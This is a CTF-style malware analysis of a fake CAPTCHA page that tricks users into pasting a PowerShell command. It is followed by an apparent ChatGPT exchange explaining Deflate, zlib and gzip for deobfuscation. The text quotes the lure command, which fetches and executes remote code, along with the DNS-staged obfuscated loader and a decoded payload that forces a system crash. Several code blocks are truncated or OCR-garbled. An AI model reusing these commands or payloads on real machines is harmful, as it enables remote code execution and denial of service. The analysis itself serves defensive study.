



Captcha malware Analysis:

I have finished this in a CTF:

How the captcha malware works?

It will load a normal page and asks for human verification, but that human verification asks copy paste (when you click on the i am not robot the cmd gets pasted)



This is the cmd that copy paste: powershell -NoP -Ep Bypass -c irm captcha.zip/verify | iex #  "I am not a robot - reCAPTCHA Verification ID: 3070"

This cmd you can see on the page source code also

HOW TO ANALYSE:

1st analyse what is that cmd do (if you look at tha cmd it shows a webpage here it is captcha.zip/verify) so use the curl cmd:

```
curl https://captcha.zip/verify -o verify.ps1 (This will save the out put in the nam  
or  
Invoke-WebRequest https://captcha.zip/verify -OutFile verify.ps1
```

Output:

```
$d='aWV4IChbVGV4dC5FbmNvZGluZ106OIVURjguR2V0U3RyaW5nKFtDb252ZX  
$dn=[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String($d))  
(New-Object -ComObject Shell.Application).ShellExecute("powershell", "-NoP -E
```

Then convert the base64 into text:

```
ies ([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String((Resolve-Dns
```

This malware is taking code from the dns txt how to see what code it is using

```
Resolve-DnsName -Name 5gmlw.pyrchdata.com -Type TXT
```

This will give another payload

Name	Type	TTL	Section	Strings
5gmlw.pyrchdata.com	TXT	300	Answer	{KG5Fdy1vQmpFQ1Qg U0IPTi5ERUZMQVRlc1R 3RSZUFNXSBbU3ITdEV FTRTY0c3RyaU5HKCA

```
tSVhrcEJKNHVFRDVkR
bGtIV3VTUzkvZTkzand
Uw0dHZoNGZ, YdUx1d
OS8yWHB0MXB0ZXZ3
jZEbU5YcHkwTi8zclJP
hPRXRJWnhMeTI0SHp:
1S0F4ZmljVDaVaFIYZn
OUpCME5acjhIM2dMN
3ZCZXBJR0g1TnM5em
dnNXdDN5TWdHQPcC
ndmMFdTMmFuWElyU'
Y5YUk0blZVM1daeEVI\
xbFdOdGMrQXJ2Ymk2
OVRUHN2WkpGS2VS
kp3UFhYM2dxTktrc3dN
dUg4MFdBTkZZcXJqbl
WlZRIhaWmxpWIM1dzd
ZyUHhFekVGZmFHR0s
CTGV0MFFLWkNaZTN'
SFV5NW5BS3poRElpcC
kRtejNDbWdUOFUxWT
```

But it will give you only half payload so to [get](#) the full payload use [this cmd](#):

```
$txt = (Resolve-DnsName -Name 5gmlw.pyrchdata.com -Type TXT).Strings -join
$txt | Out-File full_payload.b64
```

It will save the payload [in](#) the file under given name

Then convert that file from base64 into text :The converted payload:

```
(nEw-oBJECT sYsTEm.io.cOmPREsSION.DEFLATesTrEAM( [IO.mEMOrYstReAM] |
( 'TVRrc9o6EP0rmn7BnmIXkpBJ4uED5dGGGx5jCKTO5IMfApTalkeWuSS9/e93jw
XuLuvp/m64sNgX276+fPV79/2Xpt1ptevwa+v2GLRPuXZjw37vsRj6DmNXpy0N/3
xLy24HzvMbtiNrw3bJpBud9unuKAxficT0/hYXfzcP9w/iV7/kT5Fi8z9JB0NZr8e3g
BepIGH5Ns9zbZ0cz35bQVf0wuKSwvsWt3yMgGAjtg4Hj9swyysXz6EYnRONwf0'
z69al4nVU3WZxEeTRqLOIUv8ShDtTMu01IWNtc+Arvbi65mX4PZP4Au7d3atWfJ9
iRFpJZJwPXX3gqNKkswMXnm1pAOwWIEXB84uH80WANFYqrijlqDFVldq54CjJFJ
2rLagFj46rPxExEFfaGGK2vABxz3hmpYOq+OIk5BLet0QKZCZe3Sv5BdpIhUabsZ'
9BLNxzhXfcN+NDSz3CmgT8U1Y5tU3nLyMumUuhUY8U9ieCITqYreoidSCkBPgc
mP+Fs2cf48kp12CJBLm3D9/PFsxXUnWRJ2sae6YB67C3cw1dByzJtnWyV6Qw2j
WA9/XUwyMBZn0YL1MsbCiqIGbN27YFbluqZS/UHlkQsHpLeqn2PaKYi8rTDAJLG
dahLitKoKugmAQJQooDNrLkyfMgQOGvOmdJUMZX7ZOZpEp5Gc2p0NFnD05r1v
vFPwRB6tfHqj92VuDR0jrbSSppGH6PWdlD34tkzImJWRmcFlzQjI+IDj35CAXUteG
2pg+YkkZmJx0gt4hqGhBx6m/91zZKjiHGJboPHGaU319zMryzCNAXbsgk9lil++8(
Lzyj60LRvTnUVbesZXNo6bvAs8Fj9qyLPbMx+wLtaZLvdTQ4+39UsvH4Ug3mO0E
F4uxnL6Pw==') ,
[IO.cOmPREsSIoN.coMprESSionmodE)::DecomPREss) | foREaCH { nEw-oBJECT
($_, [tEXt.ENCODiNG>::Ascli ) }|foreaCh {$_rEadtOEnd( ) } } |&( $SHELLiD[1]+
$SHELLID[13]+'X')
```

Again convert the base64 into text but the given payload

- **Zlib-compressed**
- Wrapped in a `.DeflateStream()` call

So we can use the script or cyberchef for this:

```
$compressed = [System.Convert]::FromBase64String('TVRrc9o6EP0rmn7BnmIX
$ms = New-Object IO.MemoryStream($compressed)
$ds = New-Object IO.Compression.DeflateStream($ms, [IO.Compression.Compre
$sr = New-Object IO.StreamReader($ds)
$decoded = $sr.ReadToEnd()
$decoded | Out-File final_stage.txt
```

or

VIA cyberchef

1st use the recipe: from base64

2nd recipe: Raw inflate

Now you get the last payload but it is also obfuscated

```
([regEx]:mAtChES( "))63]RAHC[,501]RAHC[+09]RAHC[+101]RAHC[
( ECALpER- 43]RAHC[,R6S'ECALpER- 93]RAHC[,211]RAHC[+48]RAHC[+89]R
')+'))R6S=gc'+p'+ly'+c'+zV2YvJHUiACL+'i0'+HMIFDOKJjZ'+5kDZIR'+Tz
DOKZWMIZzMmhjMh'+BTN0czM3'+s3Z'+hxm'+Zi'+ACL'+icWYsZmloUGbiF
WZt52bylmduVEdINIO60FduVWbu9mcpZnbF5SbIR3c'+5N'+1WR6S
(gni'+rtS46esaBmo'+rF'+::]trevn'+oC['+(gnirtS'+teG.8'+FT'+U::]gnidocnE:
'+T['+( xei;)(t'+ohS::]'+X[;c'+iZe'+ sretim'+ara'+PrelipmoC-' urh'+Ts
aP- '+prahSC egaugn'+aL- s'+iZe'+ no'+itini'+feDep'+y'+T- ep'+yT-d'+d/
Z'+e;)R6'+Sll'+d+'.metsySR6S(d'+dA'+s'+e'+il'+bm'+ess'+Ade'+cnerefe
Ze;pT'+befasnu/p'+Tb=snoitp'+Or'+elipmoC.'+ciZ'+e;sretimaraPrelip'+mo'
C.relipmoC.m'+oD'+edoC.metsyS '+tcejbo-w'+e'+N=ciZe;p'+Tb}};);r tuo ,6'
,o'+reZ.rt'+Ptn'+I ,'+0 ,'+0 ,2'+2'+0000'+0'+cx0('+ror'+rEdr'+a'+
Hesia'+RtN;'+)t'+ tuo ,esla'+f ,eurt ,91(e'+gelivirPt'+s'+ujdAltR;r tniu;
t l'+oob{})(t'+ohS'+ diov'+ e'+f'+asnu ci'+tats cilbup;)R tni'+u tu'+o ,
V'+ t'+niu ,P rtPtnl ,U'+ tniu'+ '+N '+tniu ,E'+ tniu(ror'+rEdraHes'+
iaRtN tniu n'+ret'+xe ci'+tats '+c'+ilbup])R'+6'+SllD.ildtnR6S(tro'+pml'+
ID['+;);O lo'+ob'+ tuo ,T loob ,E loo'+b ,P t'+ni'+(eg'+eliv'+irPtsu'+jdAl'+
tR'+ tniu nret'+xe'+ citats cil'+bup])R6'+S'+ll'+d'+ll'+dtnR6S'+
(tropm'+IIID['+{X ssalc cit'+a'+ts cil'+b'+up'+;secivreS'+poretn'+
l.emitnuR.metsyS'+ gnisu;metsyS gn'+isupTb=siZe'((( Xel " ,.' ,rlgHTtoLEFt' )-
' ) | INVoKe-eXpresSloN
```

If you see this code there will lot of symbols and at last it says right to left and in the 1st it says rahc which is char and ecalper R6s which is replace s6R so from this we can understand it is in reverse mode so in cyberchef paste this code and

use the recipe: reverse

Use recipe: find/replace (to remove unwanted symbols)

So the last code will be like

```

NoISserpXe-eKoVNI | ) NioJ-) tFELotTHgIr, .,
" leX (((eZis=bTpusing System;using System.Runtime.InteropServices;
public static class X{[DllImport(S6Rntdll.dllS6R)]
public static extern uint RtlAdjustPrivilege(int P, bool E, bool T, out bool O);
[DllImport(S6Rntdll.dllS6R)]
public static extern uint NtRaiseHardError(uint E, uint N, uint U, IntPtr P, uint V,
out uint R);
public static unsafe
void Shot()
{bool t;uint r;
RtlAdjustPrivilege(19, true, false, out t);
NtRaiseHardError(0xc0000022, 0, 0, IntPtr.Zero, 6, out r);
}}
bTp,eZic=New-Object System.CodeDom.Compiler.CompilerParameters,eZic.Cor
unsafebTp,eZic.ReferencedAssemblies.Add(S6RSystem.dllS6R);eZia=Add-Type
-TypeDefinition eZis -Language CSharp -PassThru -CompilerParameters eZic;[X
lex ([Text.Encoding]::
UTF8.GetString([Convert]::FromBase64String(S6RW1N5c3RIbS5FbnZpcm9ubW
b25tZW50VmFyaWFibGUoImZsYWciLCAiZmxhZ3s3Mzc0NTBhMjhmMzZIMWZk
LCAiUHJvY2VzcyIpCg==S6R)))) -cReplAcE([CHAR]98[CHAR]84[CHAR]112),[CH
-REpLACES6R,[CHAR]34 -REpLACE ([CHAR]101[CHAR]90[CHAR]105),[CHAR]3
(SEhCtAm::)xEger[(

```

if you run this you will get the flag

```
[Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("W1N5c3RibS5F
```

NOTE:

```
...[X]::Shot();iex ([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String  
(S6RW1N5c3RibS5FbnZpcm9ubWVudF06OINldEVudmlyb25tZW50VmFyaWFibG  
s3Mzc0NTBhMjhmMzZIMWZkODA4ZTRIZDk5ZjJkODFIMH0iLCAiUHJvY2Vzcylp
```

This is the original payload from the payload we got but if you see at last and 1st you can see s6R which only we previously mentioned it will replace while execute payload that why at 1st it uses replace and char value and all.

The S6R is wrapped around the real base64 string, almost like a tag
— this is part of the obfuscation.

Why would malware use something like S6R ?

This is a **custom obfuscation tactic** designed to:

- Break pattern-matching and avoid simple detection (e.g., from antivirus).
- Confuse static analysis tools by avoiding obvious indicators like "base64", "[System.Environment]", or "flag".
- Delay reverse engineering.

Instead of writing:

```
powershell  
CopyEdit
```

```
[Convert]::FromBase64String("...real string...")
```

...the script uses:

```
powershell  
CopyEdit  
[Convert]::FromBase64String(S6R...Base64...S6R)
```

and **replaces** `S6R` with `"` at runtime like this:

```
powershell  
CopyEdit  
... -replace "S6R", [char]34
```

This **delays** the exposure of the actual string value until the script is executed.

✓ Summary

- `S6R` is a **custom obfuscation token** used by the malware author.
- It **doesn't mean anything** by itself — just a placeholder for a double quote (`"`).
- It's replaced during runtime using PowerShell's `replace` method:

```
powershell  
CopyEdit  
-replace "S6R", [char]34 # [char]34 is a double quote (")
```

Understand the `replace` calls

Let's look at the **3 replace operations**:

1. `replace ([CHAR]98[CHAR]84[CHAR]112),[CHAR]39`

→ This becomes:

- `[CHAR]98` = `'b'`
- `[CHAR]84` = `'T'`
- `[CHAR]112` = `'p'`

So it replaces `"bTp"` with `'` (single quote)

2. `replace S6R,[CHAR]34`

- `S6R` is replaced with `"` (because `[CHAR]34` is `"`)

3. `replace ([CHAR]101[CHAR]90[CHAR]105),[CHAR]36`

- `[CHAR]101` = `'e'`, `[CHAR]90` = `'Z'`, `[CHAR]105` = `'i'`

So it replaces `"eZi"` with `$`

SO THE FINAL PAYLOAD IS:

```
$code = @"
using System;
using System.Runtime.InteropServices;

public static class X {
    [DllImport("ntdll.dll")]
    public static extern uint RtlAdjustPrivilege(int P, bool E, bool T, out bool O);

    ...

    [DllImport("ntdll.dll")]
    public static extern uint NtRaiseHardError(uint E, uint N, uint U, IntPtr P, uint V, out

public static unsafe void Shot() {
    bool t;
    uint r;
    RtlAdjustPrivilege(19, true, false, out t);
    NtRaiseHardError(0xc0000022, 0, 0, IntPtr.Zero, 6, out r);
```

```

}
...

}
"@

$compilerParams = New-Object System.CodeDom.Compiler.CompilerParameters
$compilerParams.CompilerOptions = '/unsafe'
$compilerParams.ReferencedAssemblies.Add("System.dll")

Add-Type -TypeDefinition $code -Language CSharp -PassThru -CompilerParameters
iex ([Text.Encoding]::UTF8.GetString(
[Convert]::FromBase64String("W1N5c3RibS5FbnZpcm9ubWVudF06OINldEVudn
"))


```

1. What is Deflate ?

Deflate is a compression algorithm that combines:

- **LZ77 (dictionary-based compression)**
- **Huffman encoding (entropy coding)**

It's used to **reduce the size** of data by identifying patterns and replacing them efficiently.

 You see it in:

- HTTP compression (**Content-Encoding: deflate**)
- ZIP files
- PNG images
- Malware payloads

2. What is **zlib** compression?

zlib is a **wrapper** around the Deflate algorithm. It adds:

- A **header** at the beginning (2 bytes)
- A **checksum** (Adler-32) at the end

So:

Format	Contains	Used In
Deflate	Raw compressed data	Internal use (e.g., in ZIP or PNG)
zlib	Deflate + header + checksum	Network protocols, in-memory buffers
gzip	Deflate + extra metadata (like filename)	File-level compression (e.g. .gz)

3. What is **MemoryStream** ?

In .NET / PowerShell, **MemoryStream** is a way to treat **a byte array in memory** as if it's a file.

Think of it like:

```
powershell
CopyEdit
[System.IO.MemoryStream]::new($bytes)
```

You use it to:

- Pass byte arrays into decompression streams (**DeflateStream** , **GZipStream**)
- Avoid writing to disk (in-memory processing)
- Often seen in malware for stealth

4. What is "Raw Inflate" in CyberChef?

CyberChef's "Raw Inflate" operation = decompress raw **Deflate data **without headers or checksums**.**

Use it when:

- Data is **Deflate-compressed**, but **not in zlib or gzip** format.
- Malware authors want **minimum footprint** (no extra bytes).

 Example:

```
powershell
CopyEdit
$inflated = New-Object IO.Compression.DeflateStream($stream, [IO.Compression.CompressionMode]::Decompress)
```

If `$stream` has **raw Deflate**, you need **Raw Inflate** in CyberChef to decompress it properly.

Summary Table

Concept	Description	Use Case
<code>Deflate</code>	Core compression algorithm	ZIP, malware payloads
<code>zlib</code>	Deflate + header/footer	In-memory / network
<code>MemoryStream</code>	Acts like a file in RAM	Used to hold & process data
<code>Raw Inflate</code>	Decompress Deflate without zlib/gzip headers	Malware analysis, CyberChef

Real-World Malware Use

Malware often:

- Stores payloads as **Base64 + Deflate**
- Decompresses them via `DeflateStream` + `MemoryStream`
- Executes the result via `Invoke-Expression` (PowerShell)

🔍 Example deobfuscation chain:

1. Base64 decode
2. Raw Deflate decompress
3. Execute or parse

Let me know if you want to walk through an example payload in CyberChef or reconstruct a decompression routine manually!

4o

You said:

give one example for each and give hints to find these in a malware and in legitimate file

ChatGPT said:

Great — here's a **clear example for each compression type** (Deflate, zlib, gzip) and **how to identify** them in both **malware samples** and **legitimate files**.



1. Deflate (Raw)



Legit Example:

```
powershell
CopyEdit
# Compress string using raw deflate (PowerShell doesn't do this natively, but
you can see it in ZIP internals)
$bytes = [System.Text.Encoding]::UTF8.GetBytes("Hello World")
$ms = New-Object System.IO.MemoryStream
$ds = New-Object System.IO.Compression.DeflateStream($ms, [IO.Compressi
on.CompressionMode]::Compress, $true)
$ds.Write($bytes, 0, $bytes.Length)
$ds.Close()
$rawDeflate = $ms.ToArray()
```

Malware Hint:

- Look for:
 - A Base64 string
 - Followed by `FromBase64String(...)`
 - Then passed to a `MemoryStream`, and
 - Decompressed via `DeflateStream` **without** headers.
- Malware uses raw deflate to **avoid detection** (no headers = harder to signature).

💡 **Tip:** In CyberChef, try "From Base64" → "Raw Inflate"

2. zlib (Deflate + header/footer)

Legit Example:

```
python
CopyEdit
import zlib
data = b"Hello World"
compressed = zlib.compress(data)
print(compressed)
```

The output begins with two bytes like `0x78 0x9C` (a zlib signature).

Malware Hint:

- Look for:
 - Base64 string
 - Used with `FromBase64String(...)`
 - Then decompressed using zlib-aware tools or libraries (Python's `zlib`, .NET with headers)

- zlib is **common in scripts that embed config files or resources**.

💡 **Tip:** Use CyberChef: "From Base64" → "Zlib Inflate"

3. gzip (File-level compression)

Legit Example:

```
bash
CopyEdit
echo "Hello World" | gzip > hello.gz
```

The resulting file starts with **magic bytes**: `1F 8B` (always for gzip)

Malware Hint:

- Rare in in-memory malware payloads (because gzip is larger, has timestamps)
- More often seen in **dropped files** or **payloads hidden in alternate data streams**
- Useful in hiding large payloads in HTTP responses

💡 **Tip:** In CyberChef, use "Gzip Decompress"

Summary Cheat Sheet

Type	Magic Bytes / Clues	Legit Use	Malware Use Case	CyberChef Tool
Deflate	⚠ None (raw only)	ZIP internals	Payload hiding	<code>Raw Inflate</code>
zlib	<code>78 9C</code> , <code>78 DA</code>	Network protocols	Compressed stagers/config	<code>Zlib Inflate</code>
gzip	<code>1F 8B</code>	<code>.gz</code> files	Rare, used in dropped EXEs	<code>Gzip Decompress</code>



Final Tip: How to spot them in PowerShell malware

```
powershell
CopyEdit
$payload = [System.Convert]::FromBase64String(...)
$ms = New-Object IO.MemoryStream($payload)
$ds = New-Object IO.Compression.DeflateStream($ms, [IO.Compression.CompressionMode]::Decompress)
```

✅ Legit: Seen in self-extracting installers, PowerShell scripts that decompress configs

❌ Malware: Seen in loaders, droppers, or staged payloads that need stealth

Want to try deobfuscating a real Base64 + Deflate malware sample in CyberChef? I can walk you through it.

4o

You said:

no headers mean what you mentioing

ChatGPT said:

Great question — let's break it down:



What Do "Headers" Mean in Compression?

When I say "**no headers**", I mean the compressed data is in **raw format, without any extra information** (like magic numbers, metadata, or compression type identifiers).



Let's compare:

Format	Has Header?	What's in the Header?	Example Signature (Hex)
Deflate (Raw)	❌ No	❌ No magic bytes, no metadata	<i>(none)</i>

zlib	✓ Yes	✓ Compression method, flags, checksum	78 9C , 78 DA , etc.
gzip	✓ Yes	✓ Magic bytes, timestamp, OS, CRC32, etc.	1F 8B

Example: Raw Deflate vs. zlib vs. gzip

Suppose you compress the string `"Hello World"` :

1. zlib-compressed:

```
hex
CopyEdit
78 9C CB 48 CD C9 C9 57 28 CF 2F CA 49 01 00
```

- Starts with `78 9C` — that's the **zlib header**.

2. gzip-compressed:

```
hex
CopyEdit
1F 8B 08 00 ... (more)
```

- Starts with `1F 8B` — the **gzip magic number**.
- Follows with a detailed header.

3. Raw deflate (no headers):

```
h
CopyEdit
CB 48 CD C9 C9 57 28 CF 2F CA 49 01 00
```

- **No identifiable prefix**

- It's just the compressed data **without** any zlib or gzip wrapping.

Why Malware Uses "Raw Deflate"

- **Avoid signature detection** — security tools often look for known headers (`1F8B` , `789C` , etc.)
- Raw data blends in better when Base64 encoded.
- The payload can be injected directly into memory with less overhead.

How You'll Spot This in Code

In PowerShell or C#, malware might decompress like this:

```
powershell
CopyEdit
$stream = New-Object IO.Compression.DeflateStream($ms, [IO.Compression.CompressionMode]::Decompress)
```

But if it were using zlib, you'd see tools/libraries that **expect headers**, like:

```
python
CopyEdit
import zlib
zlib.decompress(data)
```

In CyberChef:

- If `Zlib Inflate` fails with an error like `incorrect header check` , try `Raw Inflate` .

Summary

- **No headers** = just compressed data (Deflate format) — nothing to identify it
- **Used by malware to evade detection**

- In **CyberChef**, use **"Raw Inflate"** for this kind of data
- Legitimate tools rarely use raw deflate — they use zlib or gzip